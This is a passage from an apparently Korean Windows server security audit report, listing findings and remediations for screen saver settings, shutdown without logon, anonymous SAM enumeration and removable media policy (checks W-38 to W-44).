
취약점 설명

1) SERVICES.MSC에서 Remote Registry 서비스가 실행 중인 것을 확인한다.



취약점 조치

- 1) 해당 서비스 중지(Stop) 후 Startup type을 비활성화(Disabled)로 설정.



5.5. 보안 관리

5.5.1. 화면 보호기 설정 미흡(W-38)


취약점 개요

- 화면보호기 설정을 하지 않은 경우 사용자가 자리를 비운 사이에 임의의 사용자가 해당 시스템에 접근하여 중요 정보를 유출하거나, 악의적인 행위를 통해 시스템 운영에 악영향을 미칠 수 있음.

양호	화면 보호기를 설정하고 대기 시간이 10분 이하의 값으로 설정되어 있으며, 화면 보호기 해제를 위한 암호를 사용하는 경우
취약	화면 보호기가 설정되지 않았거나 암호를 사용하지 않은 경우 또는, 화면 보호기 대기 시간이 10분을 초과한 값으로 설정되어 있는 경우


취약점 설명

- 바탕화면 > 마우스 우클릭 > 개인 설정 > 잠금 화면 > 화면 보호기 설정 > "다시 시작할 때 로그온 화면 표시" 체크, "대기 시간" 항목 확인. 화면보호기가 비활성화 되어있음.



취약점 조치

- 1) 대기 시간 10분, '다시 시작할 때 로그온 화면 표시' 활성화



5.5.2. 로그온 하지 않고 시스템 종료 허용(W-39)


취약점 개요

- 로그온 창에 “시스템 종료” 버튼이 활성화되어 있으면 로그인을 하지 않고도 불법적인 시스템 종료가 가능하여 정상적인 서비스 운영에 영향을 줌.

양호	“로그온 하지 않고 시스템 종료 허용”이 “사용 안 함”으로 설정되어 있는 경우
취약	“로그온 하지 않고 시스템 종료 허용”이 “사용”으로 설정되어 있는 경우


취약점 설명

- 시작 > 실행 > SECPOL.MSC > 로컬 정책 > 보안 옵션 > “로그온 하지 않고 시스템 종료 허용” 정책 확인하고 해당 정책 “사용” 중 확인함.



취약점 조치

- 1) 해당 정책 "사용 안 함"으로 설정을 변경함.



5.5.3. SAM 계정과 공유의 익명 열거 허용(W-42)


취약점 개요

- Windows에서는 익명의 사용자가 도메인 계정(사용자, 컴퓨터 및 그룹)과 네트워크 공유 이름의 열거 작업을 수행할 수 있으므로 SAM(보안계정관리자) 계정과 공유의 익명 열거가 허용될 경우 악의적인 사용자가 계정 이름 목록을 확인하고 이 정보를 사용하여 암호를 추측하거나 사회 공학적 공격기법을 수행할 수 있음.

양호	해당 보안 옵션 값이 설정되어 있는 경우
취약	해당 보안 옵션 값이 설정되어 있지 않은 경우


취약점 설명

- 시작> 실행> SECPOL.MSC> 로컬 정책> 보안 옵션> “네트워크 액세스: SAM 계정과 공유의 익명 열거 허용 안 함” 정책 확인. “사용 안 함”으로 설정되어 있음.



취약점 조치

- 1) 해당 정책을 "사용"으로 설정함.



5.5.4. 이동식 미디어 포맷 및 꺼내기 허용 정책 설정 미흡(W-44)


취약점 개요

- 관리자 이외 사용자에게 이동식 미디어 포맷 및 꺼내기 허용 정책이 설정된 경우 비인가자에 의한 불법적인 매체 처리를 허용할 수 있음.

양호	"이동식 미디어 포맷 및 꺼내기 허용" 정책이 "Administrator"로 되어 있는 경우
취약	"이동식 미디어 포맷 및 꺼내기 허용" 정책이 "Administrator"로 되어 있지 않은 경우


취약점 설명

- 1) 시작> 실행> SECPOL.MSC> 로컬 정책> 보안 옵션> "이동식 미디어 포맷 및 꺼내기 허용" 정책 확인. 정책이 정의되어 있지 않음.



취약점 조치

1) 해당 정책을 Administrators 그룹만 허가되도록 수정



5.5.5. 디스크 볼륨 암호화 설정 미흡(W-45)

